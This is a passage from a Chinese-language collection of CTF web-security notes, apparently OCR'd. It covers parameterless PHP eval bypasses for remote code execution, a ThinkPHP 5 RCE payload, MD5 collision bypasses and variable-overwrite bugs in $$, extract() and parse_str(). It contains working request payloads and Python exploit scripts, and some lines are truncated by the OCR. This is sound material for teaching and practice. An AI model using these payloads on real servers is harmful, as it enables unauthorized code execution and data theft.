Server: Apache/2.4.18 (Ubuntu)
Content-Length: 24
Content-Type: text/html; charset=UTF-8

string(10) "phpinfo();"
```

这样一来相当于我们将http header中的sky变成了我们的参数，可用其进行bypass 无参数函数执行

例如



那么可以进一步利用http header的sky属性进行rce

Request

Raw | Params | Headers | Hex

```
GET /skyskysky.php?code=eval(end(getallheaders())); HTTP/1.1
[redacted]
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Language: zh-CN,zh;q=0.9
sky: system('ls /tmp');
```

Response

Raw | Headers | Hex


```
HTTP/1.1 200 OK
Date: Fri, 29 Mar 2019 05:17:38 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 498
Content-Type: text/html; charset=UTF-8

index.php
magick-8740CcZ_GLZpKTjM
magick-8740DuG7yu7vFhJY
magick-8740Rcplvzl1HwUz
magick-8740gSfRhhxLWcvn
magick-9196Ana7KOGIqhP3
magick-9196LFH_4qgHRkfI
magick-9196v2dft26flu50
magick-9196yIXiNL0gbpFm
magick-92470lcCf4gwva4P
magick-9247EHwXA8ukqE6g
magick-9247fdkHvb9IHWxC
magick-9247j41KrOls2oA3
magick-9249ALIzImcapCrn
magick-9249Qyu8O_hNQ73P
magick-9249eTGc87Ap0DGi
magick-9249oFaTsibVYajL
magick-9251HEzJWLeZ5dd9
magick-9251O34NVF31s0wT
magick-9251SMREgW88eaZJ
magick-9251g6kvqjFEmKBv
sky.php
```

法三：get_defined_vars()

使用getallheaders()其实具有局限性，因为他是apache的函数，如果目标中间件不为apache，那么这种方法就会失效，我们也没有更加普遍的方式呢？


这里我们可以使用get_defined_vars()，首先看一下它的回显




发现其可以回显全局变量

1 2 3 4	$_GET $_POST $_FILES $_COOKIE

我们这里的选择也就具有多样性，可以利用$_GET进行RCE，例如



还是和之前的思路一样，将恶意参数取出



发现可以成功RCE

但一般网站喜欢对

1 2 3	$_GET $_POST $_COOKIE

做全局过滤，所以我们可以尝试从$_FILES下手，这就需要我们自己写一个上传

```
import requests
from io import BytesIO

files = {
  "system('ls /tmp');": BytesIO('sky cool!')
}

r = requests.post('http://[redacted]/skyskysky.php?code=var_dump(array_rand(end(get_defined_vars())));', files=files, allow_r

print r.content
```

```
string(18) "system('ls_/tmp');"
```

可以发现空格会被替换成_，为防止干扰我们用hex编码进行RCE

```
import requests
from io import BytesIO

payload = "system('ls /tmp');".encode('hex')
files = {
  payload: BytesIO('sky cool!')
}

r = requests.post('http://[redacted]/skyskysky.php?code=var_dump(hex2bin(array_rand(end(get_defined_vars()))));', files=files

print r.content
```

```
string(18) "system('ls /tmp');"
```

最终脚本如下

1 2 3 4 5 6 7 8 9 10 11	import requests from io import BytesIO payload = "system('ls /tmp');".encode('hex') files = { payload: BytesIO('sky cool!') } r = requests.post('http://localhost/skyskysky.php?code=eval(hex2bin(array_rand(end(get_defined_vars()))));', files=files, allow_redirects=False) print r.content

法四：session_id()

之前我们使用$_FILES下手，其实这里还能从$_COOKIE下手：
我们有函数

session_id

(PHP 4, PHP 5, PHP 7)
session_id — 获取/设置当前会话 ID

说明

```
session_id ([ string $id ] ) : string
```

session_id() 可以用来获取/设置 当前会话 ID。

为了能够将会话 ID 很方便的附加到 URL 之后， 你可以使用常量 **SID** 获取以字符串格式表达的会话名称和 ID。 请参考 会话处理。

可以获取PHPSESSID的值，而我们知道PHPSESSID允许字母和数字出现，那么我们就有了新的思路，
即hex2bin
脚本如下

```
import requests url = 'http://localhost/?code=eval(hex2bin(session_id(session_start())));'
payload = "echo 'sky cool';".encode('hex') cookies = { 'PHPSESSID':payload } r =
requests.get(url=url,cookies=cookies) print r.content
```

即可达成RCE和bypass的目的

法五：dirname() & chdir()

为什么一定要RCE呢？我们能不能直接读文件？
之前的方法都基于可以进行RCE，如果目标真的不能RCE呢？我们能不能进行任意读取？
那么想读文件，就必须进行目录遍历，没有参数，怎么进行目录遍历呢？
首先，我们可以利用getcwd()获取当前目录

```
?code=var_dump(getcwd()); string(13) "/var/www/html"
```

那么怎么进行当前目录的目录遍历呢？
这里用scandir()即可

```
1 2 3
```

```
?code=var_dump(scandir(getcwd())); array(3) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(9) "index.php" }
```

那么既然不在这一层目录，如何进行目录上跳呢？
我们用`dirname()`即可

```
1 2 3
```

```
?code=var_dump(scandir(dirname(getcwd()))); array(4) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(14) "flag_phpbyp4ss" [3]=> string(4) "html" }
```

那么怎么更改我们的当前目录呢？这里我们发现有函数可以更改当前目录

```
1
```

```
chdir ( string $directory ) : bool
```

将 PHP 的当前目录改为 directory。
所以我们这里在

```
1
```

```
dirname(getcwd())
```

进行如下设置即可

```
1
```

```
chdir(dirname(getcwd()))
```

我们尝试读取`/var/www/123`

```
1
```

```
http://localhost/?code=readfile(next(array_reverse(scandir(dirname(chdir(dirname(getcwd()))))))));
```

即可进行文件读取

方法6

无参RCE，先看能不能爆出目录：

一、scandir()

```
scandir(directory,sorting_order,context);
```

参数	描述
directory	必需。规定要扫描的目录。
sorting_order	可选。规定排列顺序。默认是 0，表示按字母升序排列。 如果设置为 SCANDIR_SORT_DESCENDING 或者 1，则表示按字母降序排列。 如果设置为 SCANDIR_SORT_NONE，则返回未排列的结果。
context	可选。规定目录句柄的环境。*context* 是可修改目录流的行为的一套选项。

技术细节

返回值:	若成功则返回文件和目录的数组。失败则返回 FALSE。 如果 *directory* 不是目录，则抛出 E_WARNING 级别的错误。
PHP 版本:	5.0+
PHP 更新日志:	PHP 5.4：新增 *sorting_order* 常量。

百度得知，scandir的使用是至少必需要有一个directory的，但是我们又没有办法去定义一个变量，这时候就要考虑php有没有什么函数是自带常量的：

二、localeconv()

定义和用法

localeconv() 函数返回一包含本地数字及货币格式信息的数组。

localeconv() 函数会返回以下数组元素：

- [decimal_point] - 小数点字符
- [thousands_sep] - 千位分隔符
- [int_curr_symbol] - 货币符号 （例如：USD）
- [currency_symbol] - 货币符号 （例如：$）
- [mon_decimal_point] - 货币小数点字符
- [mon_thousands_sep] - 货币千位分隔符
- [positive_sign] - 正值字符
- [negative_sign] - 负值字符
- [int_frac_digits] - 国际通用小数位
- [frac_digits] - 本地通用小数位
- [p_cs_precedes] - 如果货币符号在一个正数值之前显示，则为 True（1），如果在正数值之后显示，则为 False（0）
- [p_sep_by_space] - 如果在货币符号和正数值之间包含空格，则为 True（1），否则为 False（0）
- [n_cs_precedes] - 如果货币符号在一个负数值之前显示，则为 True（1），如果在负数值之后显示，则为 False（0）
- [n_sep_by_space] - 如果在货币符号和负数值之间包含空格，则为 True（1），否则为 False（0）
- [p_sign_posn] - 格式化选项：
    - 0 - 把数量和货币符号写在圆括号内
    - 1 - 在数量和货币符号之前加上 + 号
    - 2 - 在数量和货币符号之后加上 + 号
    - 3 - 直接在货币符号之前加上 + 号
    - 4 - 直接在货币符号之后加上 + 号
- [n_sign_posn] - 格式化选项：
    - 0 - 把数量和货币符号写在圆括号内
    - 1 - 在数量和货币符号之前加上 - 号
    - 2 - 在数量和货币符号之后加上 - 号
    - 3 - 直接在货币符号之前加上 - 号
    - 4 - 直接在货币符号之后加上 - 号
- [grouping] - 显示数字组合形式的数组（例如：3 指示 1 000 000）
- [mon_grouping] - 显示货币数字组合形式的数组（例如：2 指示 1 00 00 00）

既然是数组，就要用到：

三、current()

定义和用法

current() 函数返回数组中的当前元素的值。

每个数组中都有一个内部的指针指向它的"当前"元素，初始指向插入到数组中的第一个元素。

提示：该函数不会移动数组内部指针。要做到这一点，请使用 next() 和 prev() 函数。

相关的方法：

- end() - 将内部指针指向数组中的最后一个元素，并输出
- next() - 将内部指针指向数组中的下一个元素，并输出
- prev() - 将内部指针指向数组中的上一个元素，并输出
- reset() - 将内部指针指向数组中的第一个元素，并输出
- each() - 返回当前元素的键名和键值，并将内部指针向前移动

语法

```
current(array)
```

参数	描述
array	必需。规定要使用的数组。


```
payload:?exp=print_r(scandir(current(localeconv())));
```

flag在哪里呢?
Array ([0] => . [1] => .. [2] => .git [3] => flag.php [4] => index.php)

目录爆出来了，接下来该怎么操作，才能拿到flag.php的内容呢，我看到有一个函数：

四、next()

next() 函数将内部指针指向数组中的下一个元素，并输出。

那先在本地试一下：

```
<?php
$people = array("Bill", "Steve", "Mark", "David");

echo current($people) . "<br>"; // 当前元素是 Bill
echo next($people) . "<br>"; // Bill 的下一个元素是 Steve
echo next($people) . "<br>";
?>
```

运行结果：

Bill
Steve
Mark

两次next后取到了Mark，所以，payload：

```
?exp=highlight_file(next(next(next(scandir(current(localeconv()))))));
```

-

flag在哪里呢?

额，这个不对-，我又在本地测试了一下：

```
<?php
$people = array("Bill", "Steve", "Mark", "David");

echo current($people) . "<br>"; // 当前元素是 Bill
echo next(next($people)) . "<br>"; // Bill 的下一个元素是 Steve

?>
```

Notice: Only variables should be passed by reference in **C:\Users\cccc\Desktop\www\try.php** on line **5**

Warning: next() expects parameter 1 to be array, string given in **C:\Users\cccc\Desktop\www\try.php** on line **5**

好吧，换个思路：scandir函数的返回值是一个数组，如果把数组逆序排列，再用一个next不就可以了吗，然后找到了：

五、array_reverse()

定义和用法

array_reverse() 函数以相反的元素顺序返回数组。

说明

array_reverse() 函数将原数组中的元素顺序翻转，创建新的数组并返回。

如果第二个参数指定为 true，则元素的键名保持不变，否则键名将丢失。

语法

```
array_reverse(array,preserve)
```

参数	描述
array	必需。规定数组。
preserve	可选。规定是否保留原始数组的键名。 这个参数是 PHP 4.0.3 中新加的。 可能的值： • true • false

highlight_file输出，payload：

```
?exp=highlight_file(next(array_reverse(scandir(current(localeconv())))));
```

拿到flag。

14 、thinkphp5 漏洞

题目：[BJDCTF 2nd]old-hack

wp：https://www.cnblogs.com/h3zh1/p/12549645.html

wp：https://blog.csdn.net/qq_41628669/article/details/106092105

payload/:

http://90b89500-3ac6-40a5-9f1e-e84e8923115f.node3.buuoj.cn
POST:_method=__construct&filter[]=system&server[REQUEST_METHOD]=ls /

知识点：ThinkPHP 5.0.0~5.0.23 RCE 漏洞分析https://xz.aliyun.com/t/3845

[漏洞分析]thinkphp 5.x全版本任意代码执行分析全记录 https://www.cnblogs.com/r00tuser/p/10103329.html

https://www.cnblogs.com/backlion/p/10106676.html

15、MD5强相等性绕过

情况1：$a！==&b&&md5($a)===md5($b)

此情况，将变量a、b赋值为数组，数组赋予不同的值，MD5不能解析数组，返回NULL，两个NULL强相等

例如 a[]=1&b[]=2

示例代码：

```
$a=array(1);
$b=array(2);
var_dump($a);
echo "\n";
var_dump($b);
echo "\n";
var_dump(md5($a));

if ($a!==$b&&md5($a)===md5($b))
{
    echo "yes";
}
else{
    echo "false";
}
```

输出：

```
array(1) {
  [0]=>
  int(1)
}

array(1) {
  [0]=>
  int(2)
}


Warning: md5() expects parameter 1 to be string, array given in D:\phptest\928\md5===test.php on line 37
NULL

Warning: md5() expects parameter 1 to be string, array given in D:\phptest\928\md5===test.php on line 39

Warning: md5() expects parameter 1 to be string, array given in D:\phptest\928\md5===test.php on line 39
yes
```

情况2：(string)$a！==(string)&b&&md5($a)===md5($b)

变量做字符串强制转换后，结果如下

代码：

```
$a=array(1);
$b=array(2);
var_dump((string)$a);
echo "\n";
var_dump((string)$b);
```

输出：

Notice: Array to string conversion in D:\phptest\928\md5===test.php on line 53
string(5) "Array"

Notice: Array to string conversion in D:\phptest\928\md5===test.php on line 55
string(5) "Array"

(string)$a！与(string)$b变成了相等，因此此种情况，a、b的赋值为如下（大牛处拿来的）

a=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%
&b=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7

示例代码：

```
$a="%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%
$b="%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%
var_dump(urldecode($a));
echo "\n";
var_dump(urldecode($b));
$a=urldecode($a);

$b=urldecode($b);

if ((string)$a!==(string)$b && md5($a) === md5($b) )
{
    echo "yes\n";
}
else
    echo "no \n";
```

输出：

string(64) "M  h  \ r  w{r  o  V  J=  x>{
 (K  n  KU  _BulgmU]`  _  "

string(64) "M  h  \ r  w{r  o  V  J=  x>
{  (K  n  KU  _Bu  lgm ]`  _  "
yes

对应题目：[安洵杯 2019]easy_web

wp：https://blog.csdn.net/qq_43622442/article/details/106012150

wp：https://www.cnblogs.com/wangtanzhi/p/12244096.html

wp：https://www.jianshu.com/p/21e3e1f74c08

16、php变量覆盖

题目：[BJDCTF2020]Mark loves cat

wp：https://www.cnblogs.com/wangtanzhi/p/12309468.html

wp：https://blog.csdn.net/qq_43622442/article/details/105925473

代码分析

flag.php

```php
<?php

$flag = file_get_contents('/flag');
```

index.php

```php
<?php
include 'flag.php';
$yds = "dog";
$is = "cat";
$handsome = 'yds';

foreach($_POST as $x => $y){
    $$x = $y;
}

foreach($_GET as $x => $y){
    $$x = $$y;//变量覆盖点
}

foreach($_GET as $x => $y){
    if($_GET['flag'] === $x && $x !== 'flag'){    //GET方式传flag只能传一个flag=flag
        exit($handsome);
    }
}

if(!isset($_GET['flag']) && !isset($_POST['flag'])){    //GET和POST都不传flag
    exit($yds);
}

if($_POST['flag'] === 'flag'  || $_GET['flag'] === 'flag'){    //GET或POST传flag,必须是flag=flag
    exit($is);
}

echo "the flag is: ".$flag;
```

通过三个if中的一个的exit()一个输出flag值

分析第一个if

```php
foreach($_GET as $x => $y){
    if($_GET['flag'] === $x && $x !== 'flag'){    //GET方式传flag只能传一个flag=flag
        exit($handsome);
    }
}
```

```
get传$_GET['flag'] ，则需要传flag=xx,此时在第二个foreach中，执行为$$x=$$y,则$flag=$xx,覆盖掉原来的flag值此处不可用

分析第二个if

if(!isset($_GET['flag']) && !isset($_POST['flag'])){    //GET和POST都不传flag
    exit($yds);
}

get、post都不传flag，第一种情况通过get上传，数据为“?yds=flag”,在第二个foreach中，变量覆盖为$yds=$flag,目的达到。如果

分析第三个if

if($_POST['flag'] === 'flag'  || $_GET['flag'] === 'flag'){    //GET或POST传flag,必须是flag=flag
    exit($is);
}

如果满足$_POST['flag'] === 'flag'，则post传“flag=flag”，则在第一个foreach中执行“$flag=flag”,覆盖原来flag值，不可行

如果满足$_GET['flag'] === 'flag'，则get传“?flag=flag”,则在第二个foreach'中执行“$flag=$flag”,flag值不变。需要将变量
```

知识点：

代码审计|变量覆盖漏洞https://www.freebuf.com/column/150731.html

PHP中的变量覆盖漏洞 https://www.cnblogs.com/xhds/p/12587249.html

0x00 背景

近期在研究学习变量覆盖漏洞的问题，于是就把之前学习的和近期看到的CTF题目中有关变量覆盖的题目结合下进一步研究。

通常将可以用自定义的参数值替换原有变量值的情况称为变量覆盖漏洞。经常导致变量覆盖漏洞场景有：$$使用不当，extract()函数使用不当，parse_str()函数使用不当，import_request_variables()使用不当，开启了全局变量注册等。

本篇收集了几个CTF中的题目作为例子，对$$，extract()，parse_str()的问题进行总结。

0x01 $$导致的变量覆盖问题

$$ 导致的变量覆盖问题在CTF代码审计题目中经常在foreach中出现，如以下的示例代码，使用foreach来遍历数组中的值，然后再将获取到的数组键名作为变量，数组中的键值作为变量的值。因此就产生了变量覆盖漏洞。请求?name=test 会将$name的值覆盖，变为test。

```
1.<?php
2.//?name=test
3.//output:string(4) "name" string(4) "test" string(4) "test" test
4.$name='thinking';
5.foreach ($_GET as $key => $value)
6.    $$key = $value;
7.    var_dump($key);
8.    var_dump($value);
9.    var_dump($$key);
10.echo $name;
11.?>
```

CTF中$$导致的变量覆盖问题的例题1：

题目源码：

```php
<?php
include "flag.php";
$_403 = "Access Denied";
$_200 = "Welcome Admin";
if ($_SERVER["REQUEST_METHOD"] != "POST")
    die("BugsBunnyCTF is here :p...");
if ( !isset($_POST["flag"]) )
    die($_403);
foreach ($_GET as $key => $value)
    $$key = $$value;
foreach ($_POST as $key => $value)
    $$key = $value;
if ( $_POST["flag"] !== $flag )
    die($_403);
echo "This is your flag : ". $flag . "\n";
die($_200);
?>
```

题目分析：

源码包含了**flag.php**文件，并且需要满足3个if里的条件才能获取flag，题目中使用了两个**foreach**并且也使用了**$$**.两个**foreach**中对 **$$key**的处理是不一样的，满足条件后会将**$flag**里面的值打印出来，所以**$flag**是在**flag.php**文件文件中的。

但是由于第7，11-14行间的代码会将$flag的值给覆盖掉了，所以需要先将$flag的值赋给**$_200**或**$_403**变量，然后利用**die($_200)**或 **die($_403)**将flag打印出来。

解题方法：


由于第7，11-14行间的代码会将**$flag**的值给覆盖掉，所以只能利用第一个foreach先将**$flag**的值赋给**$_200**，然后利用**die($_200)**将原本的flag值打印出来。

最终PAYLOAD：

本地复现，所以flag与原题不一样

GET DATA：?_200=flag

POST DATA：flag=aaaaaaaaaaaaaaaaaaaa



0x02 extract()函数导致的变量覆盖问题

extract() 该函数使用数组键名作为变量名，使用数组键值作为变量值。针对数组中的每个元素，将在当前符号表中创建对应的一个变量。

extract()的用法参考：http://www.runoob.com/php/func-array-extract.html

语法： **extract(array,extract_rules,prefix)**

参数	描述
array	必需。规定要使用的数组。
extract_rules	可选。extract() 函数将检查每个键名是否为合法的变量名，同时也检查和符号表中已存在的变量名是否冲突。对不合法和冲突的键名的处理将根据此参数决定。 可能的值： • EXTR_OVERWRITE - 默认。如果有冲突，则覆盖已有的变量。 • EXTR_SKIP - 如果有冲突，不覆盖已有的变量。 • EXTR_PREFIX_SAME - 如果有冲突，在变量名前加上前缀 prefix。 • EXTR_PREFIX_ALL - 给所有变量名加上前缀 prefix。 • EXTR_PREFIX_INVALID - 仅在不合法或数字变量名前加上前缀 prefix。 • EXTR_IF_EXISTS - 仅在当前符号表中已有同名变量时，覆盖它们的值。其它的都不处理。 • EXTR_PREFIX_IF_EXISTS - 仅在当前符号表中已有同名变量时，建立附加了前缀的变量名，其它的都不处理。 • EXTR_REFS - 将变量作为引用提取。导入的变量仍然引用了数组参数的值。
prefix	可选。如果 extract_rules 参数的值是 EXTR_PREFIX_SAME、EXTR_PREFIX_ALL、EXTR_PREFIX_INVALID 或 EXTR_PREFIX_IF_EXISTS，则 prefix 是必需的。 该参数规定了前缀。前缀和数组键名之间会自动加上一个下划线。

CTF中extract()导致的变量覆盖问题的例题1:

题目源码：

```
1.<?php
2.$flag = 'xxx';
3.extract($_GET);
4.if (isset($gift)) {
5.    $content = trim(file_get_contents($flag));
6.    if ($gift == $content) {
7.        echo 'hctf{...}';
8.    } else {
9.        echo 'Oh..';
10.    }
11.}
12.?>
```

题目分析：

题目使用了**extract($_GET)**接收了GET请求中的数据，并将键名和键值转换为变量名和变量的值，然后再进行两个if 的条件判断，所以可以使用GET提交参数和值，利用**extract()**对变量进行覆盖，从而满足各个条件。

解题方法：

GET请求 ?flag=&gift=，extract()会将$flag和$gift的值覆盖了，将变量的值设置为空或者不存在的文件就满足$gift == $content。

最终PAYLOAD：

GET DATA： ?flag=&gift=

CTF中extract()导致的变量覆盖问题的例题2:

题目源码：

```
1.<?php if ($_SERVER["REQUEST_METHOD"] == "POST") { ?>
2.    <?php
3.      extract($_POST);
4.      if ($pass == $thepassword_123) { ?>
5.          <div class="alert alert-success">
6.              <code><?php echo $theflag; ?></code>
7.          </div>
8.      <?php } ?>
9.  <?php } ?>
```

题目分析：

题目要求使用POST提交数据，**extract($_POST)**会将POST的数据中的键名和键值转换为相应的变量名和变量值，利用这个覆盖**$pass**和**$thepassword_123**变量的值，从而满足**$pass == $thepassword_123**这个条件。

解题方法：

使用POST请求提交**pass=&thepassword_123=**, 然后**extract()**会将接收到的数据
将**$pass**和**$thepassword_123**变量的值覆盖为空，便满足条件了。

最终PAYLOAD：

POST DATA：pass=&thepassword_123=

0x03 parse_str函数导致的变量覆盖问题

parse_str() 函数用于把查询字符串解析到变量中，如果没有array 参数，则由该函数设置的变量将覆盖已存在的同名变量。

语法：parse_str(string,array)

参数	描述
string	必需。规定要解析的字符串。
array	可选。规定存储变量的数组的名称。该参数指示变量将被存储到数组中。

parse_str() 用法参考：http://php.net/parse_str

CTF中parse_str()导致的变量覆盖问题的例题1:

题目源码：

```php
<?php
error_reporting(0);
if (empty($_GET['id'])) {
    show_source(__FILE__);
    die();
} else {
    include ('flag.php');
    $a = "www.OPENCTF.com";
    $id = $_GET['id'];
    @parse_str($id);
    if ($a[0] != 'QNKCDZO' && md5($a[0]) == md5('QNKCDZO')) {
        echo $flag;
    } else {
        exit('其实很简单其实并不难！');
    }
}
?>
```

题目分析：

首先要求使用GET提交id参数，然后**parse_str($id)对id**参数的数据进行处理，再使用判断**$a[0] != 'QNKCDZO' && md5($a[0]) == md5('QNKCDZO')**的结果是否为真，为真就返回flag，**md5('QNKCDZO')**的结果是**0e830400451993494058024219903391**由于此次要满足**$a[0] != 'QNKCDZO' && md5($a[0]) == md5('QNKCDZO')**所以要利用php弱语言特性，0e123会被当做科学计数法，0 * 10 x 123。所以需要找到一个字符串md5后的结果是0e开头后面都是数字的，如，240610708，s878926199a

PHP处理0e开头md5哈希字符串缺陷/bug 参考：http://www.cnblogs.com/Primzahl/p/6018158.html

解题方法：

使用GET请求id=a[0]=240610708，这样会将a[0]的值覆盖为**240610708**，然后经过md5后得到**0e462097431906509019562988736854**与**md5('QNKCDZO')**的结果**0e830400451993494058024219903391**比较都是0 所以相等，满足条件，得打flag。

最终PAYLOAD：

GET DATA:

?id=a[0]=s878926199a

or

?id=a[0]=240610708

4.import_request_variables()变量覆盖

1. import_request_variables()

(PHP 4 >= 4.1.0, PHP 5 < 5.4.0)

import_request_variables — 将 GET / POST / Cookie 变量导入到全局作用域中

将 GET / POST / Cookie 变量导入到全局作用域中。如果你禁止了 register_globals，但又想用到一些全局变量，那么此函数就很有用。

```
import_request_variables ( string $types [, string $prefix ] ) : bool
```

参考引用:https://www.php.net/manual/zh/function.import-request-variables.php

2.CTF中import_request_variables()导致的变量覆盖

```
<?php
$num=0;
//include 'flag.php';
import_request_variables('gp'); //导入get和post中变量

if($num=="xiaohua"){
    echo 'flag{ xiaohua-2020-3-28}';
    // echo $flag.php;
}else{
    echo "NO!";
}
?>

//payload：http://127.0.0.1/test.php?num=xiaohua
//flag{ xiaohua-2020-3-28}
```

3.漏洞修复

尽量不要使用....

5.PHP全局变量覆盖

1.register_globals

当register_globals全局变量设置开启时，传递过来的值会被直接注册为全局变量而使用，这会造成全局变量覆盖

在PHP5.3之前 默认开启 PHP5.3默认关闭 PHP5.6及5.7已经被移除

2.CTF中全局变量覆盖

测试环境:php5.2.17

```
<?php
if ($num){
   echo "flag{xiaohua-2020-3-28}";
}
?>
//payload：http://127.0.0.1/test.php?num=1
//flag{xiaohua-2020-3-28}
```

3.漏洞修复

关闭register_globals=off 或者使用5.6以上版本。。

17、preg_replace php

官方文档：https://www.php.net/manual/zh/function.preg-replace.php

正则表达式：https://www.jb51.net/article/46458.htm

preg_replace (mixed `$pattern` , mixed `$replacement` , mixed `$subject` [, int `$limit` = -1 [, int `&$count`]]) : mixed

参数 ¶

`pattern`

